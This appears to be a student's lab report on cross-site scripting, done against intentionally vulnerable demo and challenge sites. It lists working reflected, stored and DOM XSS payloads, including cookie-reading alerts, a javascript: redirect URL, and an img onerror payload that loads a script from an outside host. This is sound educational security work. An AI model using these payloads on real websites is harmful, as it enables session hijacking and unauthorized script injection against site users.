

SECURE CODING LAB-5

24-02-2021

SLOT-L39+L40

18BCN7134

NIHARIKA VISWANADHUNI

QUESTION-1

How secure coding related to XSS?

ANSWER

When code is written securely then the attacks and efficiency of code can be increased. To prevent the attack the application must neutralize the user input. By writing better XSS script and verifying can improve the security.

QUESTION-2

Rxss on demo website

CODE

- `<u>learning</u>`

The logo for Bobazillion, featuring the word "bobazillion" in a stylized font. The letters "b", "o", "a", and "i" are replaced by colored circles: red, green, blue, and yellow respectively. The rest of the letters are in a dark blue font.

Sorry, no results were found for **learning**. [Try again](#).

- `
learning</br>`

The logo for Bobazillion, featuring the word "bobazillion" in a stylized font. The letters "b", "o", "a", and "i" are replaced by colored circles: red, green, blue, and yellow respectively. The rest of the letters are in a dark blue font.

Sorry, no results were found for
learning
. [Try again](#).

- `<p style="color:green;">It's green color</p>`



Sorry, no results were found for

It's green color


. [Try again.](#)

- `deviJagannadh`




Sorry, no results were found for **deviJagannadh**. [Try again.](#)


- `<script>alert(1)</script>`



- `<script>alert("You can be hacked !")</script>`




- `<script>alert(document.cookie);</script>`




Sorry, no results were found for . [Try again](#).

- `<script>confirm(document.cookie)</script>`



- ``




QUESTION-3


Stored xss on demo website


CODE


`<img src=x onerror="alert('Pop-up window via stored XSS');"`

BlathrBox Blabber with your friends

**You**
Wed Feb 24 2021 22:52:06 GMT+0530 (India Standard Time)
Welcome!
This is your *personal* stream. You can post anything you want here!

**You**
Wed Feb 24 2021 22:52:16 GMT+0530 (India Standard Time)
hello party A

**You**
Wed Feb 24 2021 22:52:36 GMT+0530 (India Standard Time)
.





Share status!



An embedded page at xss-doc.appspot.com says
Pop-up window via stored XSS



OK


BlathrBox Blabber with your friends

**You**
Wed Feb 24 2021 22:52:06 GMT+0530 (India Standard Time)
Welcome!
This is your *personal* stream. You can post anything you want here!

**You**
Wed Feb 24 2021 22:52:16 GMT+0530 (India Standard Time)
hello party A

**You**
Wed Feb 24 2021 22:52:36 GMT+0530 (India Standard Time)


**You**
Wed Feb 24 2021 22:53:59 GMT+0530 (India Standard Time)






Share status!

An embedded page at xss-doc.appspot.com says

OK

```
<img src=1
onerror="s=document.createElement('script');s.src='//xss-doc.appspot.com/static/evil.js';document.body.appendChild(s);"
```




QUESTION-4


DOM xss on demo website

CODE


- <http://brutelogic.com.br/tests/sinks.html>




- http://brutelogic.com.br/tests/sinks.html?name=New_learner



- [http://brutelogic.com.br/tests/sinks.html?index=alert\(document.cookie\)](http://brutelogic.com.br/tests/sinks.html?index=alert(document.cookie))



- [http://brutelogic.com.br/tests/sinks.html?redir=javascript:alert\(1\)](http://brutelogic.com.br/tests/sinks.html?redir=javascript:alert(1))



CHALLENGE : <http://alf.nu/alert1> alert(1) to win

The code below generates HTML in an unsafe way. Prove it by calling `alert(1)`.

```
function escape(s) {
  return '<script>console.log("'" + s + "'");</script>';
}
```

Input 12

");alert(1,"

Output Win!

```
<script>console.log("");alert(1,"");</script>
```

Rate this level: ★★★★★

18BCN7134 secure	Comment	12	Chrome/89
Sai Vamsi		? 12	Chrome/89
ma		? 12	Chrome/88
Kyzer 12		? 12	Firefox/84
OvO How less ummm		? 12	Chrome/87
-_- rick roll		? 12	Chrome/88
czapek :-		? 12	Chrome/87
Terribilis		? 12	Firefox/84
DylanB Easy pizy		? 12	Chrome/88